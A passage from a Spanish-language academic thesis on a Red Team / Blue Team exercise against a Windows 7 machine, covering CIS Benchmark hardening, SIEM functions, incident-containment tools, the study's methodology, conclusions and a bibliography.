Para el caso de estudio las medias que se proponen son las siguiente, con el objetivo de disminuir las probabilidades de presencia de un nuevo compromiso.

- Activación de Firewall nativo de Windows y creación de regla que evite el tráfico entre el equipo afectado a la dirección IP 192.168.90.4. Esta medida permite controlar el tráfico permitido.
- Instalación de una solución antivirus o EDR, se debe tener como criterio de selección la posibilidad de generar inspección sobre los procesos en ejecución, esto con el objetivo de obtener detecciones en función del comportamiento de dichos procesos, adicionalmente a las inspecciones por firmas.
- En el siguiente punto se mencionan particularmente medidas de hardening y buenas prácticas partiendo del CIS benchmark, especiales para el sistema operativo particular del caso de estudio Windows 7.

4.4.6 Utilización CIS “Center For Internet Security”

Como una iniciativa sin ánimo de lucro CIS Centro de seguridad para internet es responsable de dos programas, CIS Control y CIS Benchmark, los cuales tienen como objetivo proteger los sistemas y datos de TI, con el objetivo de proteger los sistemas de manera proactiva. Como lo presentan en su página web CIS[36], su misión es la validación y promoción de buenas prácticas que pueden ayudar a proteger tanto a empresas, personas como gobiernos en contra de las amenazas cibernéticas avanzadas.

Por lo anterior, como guía para una correcta configuración de los sistemas de información las guías de CIS Benchmark pueden ser consideradas para aumentar la seguridad y resiliencia de los sistemas frente a ataques informáticos. Para el caso de estudio particular, los siguientes son los aspectos relevantes para tener en cuenta en la correcta configuración del sistema operativo y versión dados por CIS[37], en el documento Security Configuration Benchmark For Microsoft Windows 7.

- Apartado de recomendaciones para cuentas, Son buenas prácticas para la administración de las cuentas de usuarios del sistema, control en las contraseñas y su historial, para evitar que al momento de cambiarlas se repita en comparación a las 24 anteriores. Las contraseñas del sistema deben cambiarse como máximo en 90 días, con una definición de mínimo 8 caracteres entre mayúsculas, minúsculas, número y caracteres especiales. Adicionalmente, se pueden tener en cuenta bloqueos de usuarios al presentar intentos fallidos.
- Auditoria de políticas, Dentro de este apartado la idea es configurar políticas de auditoria detallada sobre el sistema Windows 7, con el objetivo de validar los eventos que ocurren sobre el sistema, entre ellos la creación de cuentas de usuarios como las presentes en el caso de estudio. Entre los eventos recomendados para auditar están; eventos de inicio de sesión de la cuenta, gestión de cuentas de auditoría, acceso al servicio de directorio, acceso a objetos, auditar el uso de privilegios e inicio de sesión y cierre de sesión: cierre de sesión.
- Log de eventos, Es posible configurar la acción que ejecuta el sistema al alcanzar los tamaños en la cantidad de logs, la recomendación es no borrarlos, es de gran ayuda contar con sistemas de recolección

[36] Center for Internet Security, About Us, [Consultada 01 octubre 2021].2020 disponible en https://www.cisecurity.org/about-us/

[37] The Center for Internet Security, ‘Security Configuration Benchmark ForMicrosoft Windows 7’, [Consultada 01 Octubre 2021]. 2010 disponible en https://www.cisecurity.org/wp-content/uploads/2017/04/CIS_Microsoft_Windows_7_Benchmark_v1.0.0.pdf

externos como SIEM, su almacenada y análisis en un sistema externo permite tener una disponibilidad e integridad mayor frente a un ataque informático.

- Firewall de Windows, Activar el firewall del equipo tanto en el dominio público, privado e invitado, así como la notificación al momento de generar algún bloqueo.
- Actualización del sistema, el estado recomendado para esta configuración es activado automático y notificación cuando se encuentren nuevas actualizaciones, para programar de manera controlada el reinicio del sistema de ser necesario.
- Otras configuraciones recomendadas, control de cuentas de usuario, comportamiento de la solicitud de elevación para administradores en el modo de aprobación de administrador y cambiar la hora del sistema, estos controles permiten identificar comportamiento de las cuentas de usuarios aun cuando sean administradores y evita que el cambio de hora del sistema afecte en la trazabilidad de los registros.

Los controles directamente sobre el sistema no evitaran que los servicios de terceros que se instalen y presten alguna funcionalidad a los usuarios, como es el caso del FTP sean directamente vulnerados, pero si evitaran que el atacante pueda elevar privilegios dentro del sistema operativo, inclusive si pasa esto, tener la posibilidad de realizar un análisis de los registros, que lleven a determinar los orígenes del ataque, creación de cuentas y cualquier otra actividad postexplotación.

4.4.7 SIEM características y funciones.

Security information and event management (SIEM) es una herramienta que permite la visualización de manera completa sobre la seguridad de las tecnologías de la información. Al tener la administración y el control absoluto sobre la seguridad informática es decir sobre los eventos que suceden segundo a segundo permite un mayor nivel y probabilidad en la detección de actividades maliciosas como violaciones de datos y ataques cibernéticos en las organizaciones.

Los sistemas SIEM se entienden como la combinación de dos disciplinas de gestión de la información de seguridad como lo es SEM (gestión de eventos de seguridad) que comprende los análisis e informes en tiempo real y SIM (gestión de información de seguridad) que administra y compila datos de seguridad.

En la actualidad a este tipo de herramientas se le han adecuado una serie de características las cuales permiten la respuesta y a su vez la detección a las crecientes demandas de amenazas agilizado la administración de cargas de

trabajo, generando informes y llevando métricas personalizadas conocidas como las soluciones SIEM de próxima generación o NGSIEM que incluyen:

- Arquitectura de big data
- Arquitectura abierta y escalable
- Herramientas de visualización en tiempo real
- Respuesta de seguridad, orquestación y automatización (SOAR)
- Análisis de comportamiento de usuarios y entidades (UEBA)

Dentro de las funciones principales de las herramientas SIEM se destacan:

- Identificar amenazas internas
- Detección de amenazas avanzadas
- Descubrimiento de la exfiltración de datos
- Gestionar el cumplimiento de regulaciones
- Supervisión de seguridad en entornos IoT, IT y OT
- Monitoreo de comportamiento
- Mejor manejo del riesgo
- Centralización de la información de seguridad
- Detección de violaciones de seguridad
- Automatización de tareas
- Evaluación de vulnerabilidades
- Respuesta automática a eventos y amenazas
- Detección de activos
- Disminución del tiempo de detección de ataques
- Alertas de seguridad eficientes
- Manejo de métricas de seguridad
- Análisis y correlación de logs en tiempo real

4.4.8 herramientas contención ataques informáticos.

La contención dentro de los pasos identificados en la respuesta frente a incidentes de seguridad, como se menciona en el documento Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información del MinTic[38], esta etapa busca tomar las medidas necesarias que permita a las organizaciones en presencia de un incidente de seguridad, evitar su propagación y que pueda generar más daños en información o arquitectura. Por lo tanto, las estrategias de contención varían en función del incidente identificado, los criterios pueden estar relacionados entre otros a; daños y

[38] MinTic, Guía Para La Gestión y Clasificación de Incidentes de Seguridad de La Información., [Consultada 01 octubre 2021].2020 disponible en https://mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

hurto de algún activo, disponibilidad del servicio y necesidad de conservación de evidencias forenses.

Las siguientes son tres ejemplos de herramientas que pueden ser consideradas en la etapa de contención en presencia de ataques informáticos.

- EDR (*Endpoint Detection Response*), son herramientas de protección y respuesta instaladas en los puntos finales, a diferencia de los sistemas de antivirus convencionales, permiten tomar acciones partiendo de reglas predeterminadas o inteligencia artificial para la contención de las amenazas identificas, en tiempo real evitando que generan mayor impacto tanto para el equipo particular como para los otros en red. Como lo menciona insibe[39], se puede considerar esas soluciones como un avance de los antivirus tradicional o EPP *(Endpoint Protection Platform)*, por lo que pueden ser considerados en las estrategias de ciberseguridad de las compañías para brindar de un mayor control de los equipos.

  Ejemplo de este tipo de herramientas Kaspersky EDR, entre sus características destaca el descubrimiento y contención rápida de amenazas sofisticadas. “todo esto facilita la búsqueda de amenazas efectiva y la respuesta rápida a incidentes, lo que lleva a la limitación y prevención de daños”[40].

- SIEM con integración de SOAR, entendiendo los sistemas de SIEM como el centro de la recolección y análisis de múltiples fuentes de información, con el objetivo de modelar reglas de correlación que permitan identificar comportamientos anómalos sobre las redes informáticos, la integración correcta con soluciones de SOAR (Security Orchestration, Automation and Response), ya sean nativas o de terceros permite generar contención y respuesta automática frente a los comportamientos previamente detectados. Es por lo tanto una herramienta que permite generar integración con otros sistemas de la compañía y generar respuestas automáticas, en búsqueda de reducir los procesos rutinarios y disminuir el tiempo de contención de ser necesario implementarlo en varios puntos de la infraestructura.

[39]Incibe, Sistemas EDR: Qué Son y Cómo Ayudan a Proteger La Seguridad de Tu Empresa | INCIBE, [Consultada 01 octubre 2021].2020 disponible en https://www.incibe.es/protege-tu-empresa/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa

[40] Kaspersky, ‘Kaspersky Endpoint Detection and Response (EDR) | Kaspersky’, [Consultada 01 octubre 2021]. disponible en https://latam.kaspersky.com/enterprise-security/endpoint-detection-response-edr

Un ejemplo de este tipo de soluciones es Siemplify, como lo mencionan su portal web[41], permite la integración con más de 200 dispositivos, permitiendo la creación de procesos de contención y respuesta automática y repetible, adicionalmente ayudar en proceso adicionales para llegue a la causa raíz de un incidente y generar operaciones de seguridad impulsadas por inteligencia, entre otros.

- Cisco FireSight[42], gestiona de forma centralizada seguridad de la red y funciones operativas, que incluyen monitoreo de eventos, análisis, priorización de incidentes e informes, para que pueda proteger mejor su negocio. La información que puede provenir de diferentes sistemas del ambiente de Cisco, como pueden ser router, Firewall, soluciones de IPS, entre otras, permite tomar medidas dentro de las estrategias de contención previamente definidas y centrarse en evitar mayores consecuencias en los incidentes de seguridad identificados.

4.5 ENLACE SUSTENTACIÓN.

- https://youtu.be/UJE6J1UuVKY

[41] Siemplify, Dynamic, Customizable Playbooks - Siemplify, [Consultada 01 octubre 2021]. 2020 disponible en https://www.siemplify.co/dynamic-customizable-playbooks/

[42] Cisco, 'Cisco FireSIGHT Management Center', 2020 [Consultada 01 octubre 2021]. 2020 disponible en https://www.cisco.com/c/dam/global/shared/assets/pdf/cisco_firesight_management_center.pdf

5 DISEÑO METODOLÓGICO

El diseño metodológico utilizado para el ejercicio desarrollado en la presente recopilación documental es la ejecución por medio de 5 fases, descritas a continuación:

Fase 1, Recopilación y análisis de información por medio de búsqueda páginas web, documentos legales y libros electrónicos de los marcos legales y éticos que aplican al ejercicio de los equipos de seguridad Red Team y Blue Team.

Fase 2, Recopilación y análisis de información por medio de búsqueda páginas web y libros electrónicos de las características principales de los equipos de seguridad Red Team y Blue Team, con el objetivo de tener claridad en los pasos a ejecutar en las siguientes fases, tomando los roles de cada uno de dichos equipos.

Fase 3, Implementación de ambiente simulado de maquina objetivo (Windows 7) y atacante (Kali Linix), sobre los cuales generar los procesos identificados en la fase anterior.

Fase 4, Realizar ejercicio de intrusión desde la maquina atacante, generando los pasos seguidos por los equipos de Red Team tanto en la identificación como en la explotación de las vulnerabilidades encontradas en la maquina objetivo y la generación de informe con los hallazgos.

Fase 5, Realizar ejercicio de investigación sobre la maquina objetivo, generando los pasos seguidos por los equipos Blue Team en la identificación de actividades sospechosas, el informe con los hallazgos, la propuesta de medidas de endurecimiento y herramientas que pueden ser tenidas en cuenta para la contención de este tipo de ataques.

6 CONCLUSIONES

La identificación de las tareas y metodologías utilizadas por parte de los equipos de seguridad Blue Team y Red Team, fue de vital importancia para comprender la contribución en la mejora de las medidas de seguridad adoptadas dentro de las organizaciones, debido a que trabajan en función de escenarios lo más reales posibles permitió poner a prueba las medidas ya implementadas por parte de el equipo ofensivo, aprender, entrenar y proponer mejoras por parte del equipo defensivo en pro de mejorar la postura de los sistemas internos frente a ataques reales.

La habilidades que deben tener los integrantes de los dos equipos de seguridad analizados son diferentes, aun cuando hacen parte de un proceso de pruebas que busca fortalecer la postura de seguridad de la organizaciones, las especialidades para los equipo ofensivos les permiten llevar al limite los sistemas, encontrando vulnerabilidades y generando mecanismos que permitan dar el insumo para que, el equipo de respuesta pueda analizar si dentro de sus sistemas de recolección y análisis estos comportamiento se visualizaron, categorizaron y atendieron, o si es necesario generar ajustes para fortalecer alguna área.

La gran cantidad de información generada por los dispositivos es uno de los retos a los cuales se enfrente el equipo Blue Team, al tener una postura defensiva es de vital importancia contar con equipo de recolección, análisis y respuesta como son los SIEM, los cuales les ayuden en la automatización de proceso repetitivos, generan alertas para que los analistas puedan identificar si se trata de un comportamiento sospechoso, un falso positivo o requiere realizar una nueva investigación para iniciar el proceso nuevamente y descartar cualquier compromiso.

7 RECOMENDACIONES

El ejercicio realizado puede ser replicado de manera que se ajuste a las necesidades de un entorno diferentes, en los cuales tanto las equipos, servicios y medidas de protección se puedan ir ajustando, de esta manera los equipo Red team puedan enfrentarse con otros sistemas, validando nuevos vectores de ataque y los equipos Blue Team entrenarse en la respuesta frente a diferentes escenarios, dando a conocer los puntos débiles de las compañías, que a su vez puedan generar planes de mejora, su respectiva implementación y un nuevo ejercicio de pruebas ofensivas y de respuesta para validar su eficiencia, que permite enmarcar estas acciones en un proceso de mejora continua y fortalecimiento de la seguridad al interior de las organizaciones.

Es de suma importancia dejar claridad en un escenario real, las características y delimitaciones para cada una de las pruebas a realizar por parte del equipo Red Team, esto con el objetivo de no extralimitarse y realizar actividades sobre activos o procesos no autorizados, que puedan exponer información que inicialmente no estaba contemplada o inclusive llegar a generar impactos negativos en la disponibilidad de los servicios de la compañía.

Debido a que la interacción de los equipos de seguridad Red Team y Blue Team no se limita solamente a activos de información sino también puede ser ejecutado en procesos de las compañías, seria interesante para trabajos futuros dentro de una compañía real, hacer uso de ingeniería social desde el punto de vista de la ofensiva, como mecanismo para la obtención de información y acceso de ser posible a la compañía, y como estas acciones ayudan a mejorar los procesos desde el punto de vista de atención de respuesta por parte del equipo Blue Team.

BIBLIOGRAFÍA

Accessdata, forensic-toolkit-ftk –ftkimager, [Sitio web]. Accessdata, 2020 [Consultado 2021 Mar 5]. Disponible en https://accessdata.com/product-download/ftk-imager-version-4-2-1

Acuerdo De Confidencialidad Entre Nombre Estudiante Y Whitehouse Security, Universidad nacional abierta y a Distancia, 2020, Situación Problema: Análisis Legal, p-2, López [Consultada 2 septiembre 2021]. Disponible en: https://campus109.unad.edu.co/ecbti95/pluginfile.php/680/mod_folder/content/0/Anexo%203%20-%20Acuerdo.pdf?forcedownload=1

America N, Asia E. 2020 Cyberthreat Defense Report. Malwarebytes [Sitio web]. 2020. [Consultada 10 octubre 2021]. Disponible en: https://cyber-edge.com/cdr/#infographic

Analyze the future I. Worldwide Spending on Security Solutions Forecast to Reach $103.1 Billion in 2019, According to a New IDC Spending. [Sitio web] .2019. [Consultado 19 octubre 2020]. Disponible en: https://www.idc.com/getdoc.jsp?containerId=prUS44935119

Boddington R. Practical Digital Forensics [Sitio web]. Birmingham, UK: Packt Publishing; [Consultado 12 septiembre 2021]. 2016 (Community Experience Distilled). Disponible en https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=e000xww&AN=1242578&lang=es&site=ehost-live

Center for Internet Security, About Us, [Sitio web]. CIS, 2020 [Consultada 01 octubre 2021]. disponible en https://www.cisecurity.org/about-us/
Ciberdelincuencia: ¿qué es realmente y qué tipos existen? [Sitio web]. UNIR REVISTA. 2020. [Consultada 19 octubre 2021]. Disponible en: https://www.unir.net/derecho/revista/que-es-ciberdelincuencia/

Cisco FireSIGHT Management Center', [Sitio web]. Cisco, 2020 [Consultada 01 octubre 2021]. 2020 disponible en https://www.cisco.com/c/dam/global/shared/assets/pdf/cisco_firesight_management_center.pdf

Código de Etica, Consejo Profesional Nacional De Ingenieria, 1. CODIGO DE ETICA (2014), p 20 [Consultado 10 septiembre 2021]. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Consejo profesional nacional de ingeniería, 'Ley 842 de 2003, [Sitio web]. Copnia', 2003, [Consultado 1 septiembre 2021]. Disponible en https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Detrás de Buggly: La Historia de La Fachada Andrómeda, [Sitio web]. ENTER.CO, 2015 2015 [Consultado 12 septiembre 2021]. Disponible en https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda

Gómez Vieites, La Lucha Contra El Ciberterrorismo y Los Atauques Informáticos, [Consultada 01 octubre 2021]. 2019 disponible en https://www.edisa.com/wp-content/uploads/2019/08/la_lucha_contra_el_ciberterrorismo_y_los_ataques_informaticos.pdf

Incibe, Sistemas EDR: Qué Son y Cómo Ayudan a Proteger La Seguridad de Tu Empresa [Sitio web]. INCIBE, [Consultada 01 octubre 2021].2020 disponible en https://www.incibe.es/protege-tu-empresa/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa

Informe Militar Sobre El Caso Andrómeda - Archivo Digital de Noticias de Colombia y El Mundo Desde 1.990 [Sitio web]. Eltiempo, 2015 [Consultado 12 septiembre 2021]. Disponible en https://www.eltiempo.com/archivo/documento/CMS-15141236

Kaspersky, 'Kaspersky Endpoint Detection and Response (EDR) [Sitio web]., Kaspersky', [Consultada 01 octubre 2021]. disponible en https://latam.kaspersky.com/enterprise-security/endpoint-detection-response-edr

La Ciberseguridad Tras La Pandemia - Clúster de Software y TI, [Sitio web]. Cámara de Comercio de Bogotá, David López [Consultada 19 octubre 2021]. Disponible en: https://www.ccb.org.co/Clusters/Cluster-de-Software-y-TI/Noticias/2020/Noviembre-2020/La-ciberseguridad-tras-la-pandemia

LEY_1273_2009, Leyes Desde 1992 - Vigencia Expresa y Control de Constitucionalidad, [Sitio web]. Senado de la república, 2009 [Consultado 1 septiembre 2021]. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Metasploit Basics | Metasploit Documentation, [Sitio web]. Rapid7, 2021, [Consultada 1 septiembre 2021]. Disponible en https://docs.rapid7.com/metasploit/metasploit-basics/>

Meterpreter, [Sitio web], Rapid7, 2021, [Consultada 22 septiembre 2021]. Disponible en https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

MinTic, Guía Para La Gestión y Clasificación de Incidentes de Seguridad de La Información., [Consultada 01 octubre 2021].2020 disponible en https://mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Nmap.org. Guía de referencia de Nmap (Página de manual) [Sitio web]. 2021. Fyodor [Consultada 12 septiembre 2021]. Disponible en: https://nmap.org/man/es/index.html#man-description
Nmap.org. Guía de referencia de Nmap (Resumen de Opciones) [Sitio web]. 2020. Fyodor [Consultada 12 septiembre 2021]. Disponible en: https://nmap.org/man/es/man-briefoptions.html

Nmap.org. Guía de referencia de Nmap (Técnicas de sondeo de puertos) [Sitio web]. 2020. Fyodor [Consultada 12 septiembre 2021]. Disponible en: https://nmap.org/man/es/man-port-scanning-techniques.html

Rajendran, V. Jyothi y R. Karri, "Enfoque del equipo rojo del equipo azul para la evaluación de la confianza del hardware", IEEE 29th International Conference on Computer Design (ICCD) 2011, págs. 285-288, doi: 10.1109 / ICCD. 2011.6081410.

Reporte Ciberseguridad 2020: riesgos, avances y el camino a seguir en América Latina y el Caribe 2020 [Sitio web]. Banco Interamericano de Desarrollo; Organización de los Estados Americanos 2020. [Consultada 8 octubre de 2021]. Disponible en: https://publications.iadb.org/es/reporte-ciberseguridad-2020-riesgos-avances-y-el-camino-a-seguir-en-america-latina-y-el-caribe.

Siemplify, Dynamic, Customizable Playbooks, [Sitio web]. Siemplify, [Consultada 01 octubre 2021]. 2020 disponible en https://www.siemplify.co/dynamic-customizable-playbooks/

Sleuthki, Autopsy User's Guide, [Sitio web]. Sleuthki, [Consultado 12 septiembre 2021]. 2018 disponible en http://sleuthkit.org/autopsy/docs/user-docs/4.18.0

The Center for Internet Security, 'Security Configuration Benchmark ForMicrosoft Windows 7', [Sitio web]. 2010 [Consultada 01 Octubre 2021]. disponible en https://www.cisecurity.org/wp-content/uploads/2017/04/CIS_Microsoft_Windows_7_Benchmark_v1.0.0.pdf

Volatility Foundation, About, [Sitio web]. Volatility Foundation, 2019 [Consultada 01 octubre 2021]. Disponible en https://www.volatilityfoundation.org/about.